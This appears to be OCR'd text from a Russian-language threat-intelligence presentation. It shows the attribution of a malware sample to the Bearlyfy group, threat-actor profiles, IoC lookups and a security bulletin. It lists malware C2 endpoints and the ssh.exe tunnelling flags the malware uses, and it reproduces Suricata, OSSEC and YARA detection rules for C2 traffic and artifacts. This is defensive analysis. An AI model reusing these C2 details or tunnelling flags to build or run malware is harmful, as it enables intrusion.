
Command and Control

В качестве C2-серверов используют панели управления ВПО. Данные отправляются либо через ssh, либо http трафик

Конечные точки, используемые для отправки данных на C2 и управлением ssh-туннелями:

- /api/clients/heartbeat
- /api/clients/register
- /api/clients/ssh-success

Kill Chain (Graph)



Формирование гипотез

Атрибуция

Ampire 360°

Группировки

Каталог субъектов угроз и связанного технического контекста.

+ Добавить группировку

A

Группировки

131

АКТУАЛЬНАЯ БАЗА

I

Индикаторы

НОРМАЛИЗОВАНО

R

Отчеты

СВЯЗАННЫЕ МАТЕРИАЛЫ

rsocx

rsocx

Составной фильтр 1

Применить

Сбросить



Условия выборки

Объедините до 8 условий по полям профиля и индикаторам

Совпадение

всех условий



Инструменты



содержит



BDU:2025-10114



+ Добавить условие

Найдено: 2

Найдено: 2

Сортировка: по названию

F

Feral Wolf

Bearlyfy, Laboo.bo, Toy Ghoul

Описание группировки пока не добавлено.

ЦЕЛЕВЫЕ СТРАНЫ

Россия

ПРОИСХОЖДЕНИЕ

Не определено

R

Rainbow Hyena

Head Mare, Fairy Trickster, PhantomCore, UNG0901

Используют платформу X для публикации заявлений и результатов атак. Группа применяет несколько тактик получения первоначального доступа: фишинг с вредоносными вложениями, в которых эксплуатируется уязвимость ...

ЦЕЛЕВЫЕ СТРАНЫ

Россия, Беларусь

ПРОИСХОЖДЕНИЕ

Украина

Формирование гипотез

Атрибуция

Атрибуция

Гипотеза 1.

Активность может быть связана с группировкой **Feral Wolf (Bearlyfy)**

В процессе первоначальной атрибуции обнаружил отчет коллег: <https://securelist.com/kimsuky-appleseed-pebbledash-campaigns/119785/>

При анализе отчета выявлены несколько сходств исследуемого exe-файла (SHA256:74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900d) с разными ВПО, описанные в отчете и связанные с группировкой. Сходства следующие:

Атрибуция

Гипотеза 2.

При анализе строк exe-файла (SHA256:74fef06cff2bb57ccfa1916228ff751ffda777c37f03fc92c46139311020900d) выявлены сходства с ВПО группировки **PhantomCore**. А именно:

- запуск ssh.exe с типовыми ключами: `-o StrictHostKeyChecking=no -o UserKnownHostsFile=NUL -o ServerAliveInterval=30 -o ServerAliveCountMax=10`
- Rule: 21377

Выводы и результаты

Атрибуция

Ampire 360°

На основе проведенного анализа, а также информации из внешних источников удалось выполнить атрибуцию. Данную активность связываю с группировкой **Bearlyfy**



THREAT ACTOR · ID 100

Feral Wolf

Bearlyfy, Laboo.bo0, Toy Ghoul5

Обновлено
2026-09-04

Редактировать



Бюллетень
информационной безопасности

Информационный бюллетень Центра мониторинга АО «ПМ»

Название документа

Угроза распространения ВПО потенциально связанного с хакерской группировкой **Bearlyfy**

Распространение ТІ-данных



Распространение TI-данных

Ampire 360°

Результаты поиска по IoC
89.110.88.155

Обновить сведения

Основное Правила обнаружения вторжений 2 Взаимосвязи 14 Граф Обнаружено угроз 0

AM Score 0.8

Обнаружений в антивирусах 44/66

Основное

Дата первого появления 05.03.2026 15:06

Дата последнего обновления 11.08.2026 13:49

Местонахождение Россия, Simferopol

Сеть 89.110.88.0/21

ASN 12722

Владелец ASN RECONN LLC

Категории uncategorized

Чёрные списки

human sber

APT

Paper Werewolf

TTP

TTP	Тактики	Техники
TA0011		
T1027		
T1036.005		
T1059		
T1071.001		
T1204.002	Execution	User Execution: Malicious File
T1219	Command and	Remote Access Software

Загрузки

Файл	Формат
Правила snort	
Правила suricata	txt
Правила yara	txt
IoC	STIX 2.1



AMTIP

Распространение TI-данных



```
alert udp $HOME_NET any -> any 53 (msg: "AM DNS Query for fguib-vniir.space (Rare Werewolf)"; content:"|0b|fguib-vniir|05|space|00|"; fast_pattern; nocase; distance:0;
reference:url,virustotal.com/en/url/2f60e1ced96c61621ef496f97fc0938d430bbdffac62edfd2906427f8ba6796a/analysis;
classtype:malware-cnc; sid:3436355; rev:1; metadata: affected_asset src, attack_target Client_Endpoint, created_at
2026_07_14, signature_severity low, tag T1204.002, tag T1219, tag T1566.001, tias_category MalwareC2, updated_at
2026_07_14;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg: "AM TROJAN PhantomHeart/PhantomTaskShell C&C Communication";
flow:established; content:"POST"; http_method; http.uri; content:"/api/clients/heartbeat"; http.request_body;
content:"|22|clientId|22|"; content:"|22|publicIp|22|"; reference:cve,NA; reference:url,securelist.ru/head-mare-phantomheart-and-phantomproxylite/114753; classtype:trojan-activity; sid:3433754; rev:2; metadata: affected_asset src,
affected_os Windows, affected_product microsoft:windows, affected_vendor microsoft, attack_target Client_Endpoint,
created_at 2026_03_11, malware_family PhantomHeart, malware_family PhantomTaskShell, malware_name PhantomHeart_V1,
malware_name PhantomTaskShell_V1, signature_severity high, tag T1041, tag T1059.001, tag T1071.001, tag T1204.002, tag
TA0002, tag TA0010, tag TA0011, tias_category Malware, updated_at 2026_07_03;)
```

Snort/Suricata Rules

```
<rule id="200969" level="2">
  <if_sid>200000</if_sid>
  <regex ignorecase="true">ObjectName.*?ProgramData\\(YandexCloud\\MicrosoftAppStore|Yandex\\sPackages).+?AccessList.+?(%4416|%4417|%4418)</regex>
  <description>Обнаружена вредоносная активность, характерная для PhantomRShell</description>
  <info>
    <link>malpedia.caad.fkie.fraunhofer.de/details/win.phantomcore</link>
    <techniques>T1074.001,T1036.005</techniques>
    <capec>543</capec>
    <cwe></cwe>
    <cve></cve>
  </info>
  <category>malware</category>
</rule>
```

OSSEC


```
rule Windows_Malware_APT_Sticky_Werewolf_V1
{
  meta:
    sid = "907260"
    description = "Обнаружен вредоносный артефакт, связанный с APT Sticky Werewolf"
    reference = "app.any.run/tasks/d772a775-510f-4c96-b4f9-3056946c313a"
    techniques = "T1587.001,T1574.001"
    capec = "542"
    cwe = ""
    cve = ""
  strings:
    $lib1 = "Linq.dll" nocase
    $lib2 = "Fluid.dll" nocase
    $lib3 = "Hjson.dll" nocase
    $lib4 = "DcUsN4pxdYRy9PQw6X.dll" nocase
    $lib5 = "TimeZoneConverter.dll" nocase
    $lib6 = "nicu.dll"
    $lib7 = "icuin.dll"

    $str1 = "System.Private"
    $str2 = "https://github.com/hjson/hjson-cs"
    $str3 = "BCrypt"
    $str4 = "GCMemoryInfoData"
    $str5 = "DOTNET_"
    $str6 = "NativeFormat"
    $str7 = "Permission"
    $str8 = "NetworkInformation"
    $str9 = "Winapi"
    $str10 = "Ascii"
  condition:
    uint16(0) == 0x5A4D and
    filesize < 8000KB and
    3 of ($lib*) and
    7 of ($str*)
}
```

YARA

Распространение TI-данных

Ampire 360°



Ознакомиться
со статьями



Распространение TI-данных

Ampire 



Перспективный мониторинг

64,34 Рейтинг 34 873 Подписчики



gevda140 6 фев в 11:16

Вредоносное ПО Mamont снова атакует РФ

 Простой  8 мин  6.6K

Блог компании Перспективный мониторинг, Информационная безопасность*, Android*

Аналитика

Я работаю здесь

Подписан



Бюллетень
информационной безопасности

Информационный бюллетень Центра мониторинга АО «ПМ»

Название документа	Угроза распространения ВПО, связанного с хакерской группировкой Room155/DarkGaboon
Разослан	2026-07-13
Идентификатор	AM-2026-ALE-0713-01
Описание угрозы	Требования к атакующему: Удаленный неаутентифицированный Максимальный результат атаки: Получение несанкционированного доступа к инфраструктуре, компрометация и шифрование системы Сценарий атаки: Специалистами АО "ПМ" зафиксирована попытка распространения ВПО. Для первоначального доступа злоумышленники использовали фишинговую рассылку с вредоносным вложением в виде архивов формата ".zip" или ".rar". Темы фишинговых писем имели схожие наименования: "Акт сверки"

Благодарю за ВНИМАНИЕ

Александр Дёмочкин

Специалист по исследованию киберугроз
Перспективный мониторинг



@alex_dyomochkin

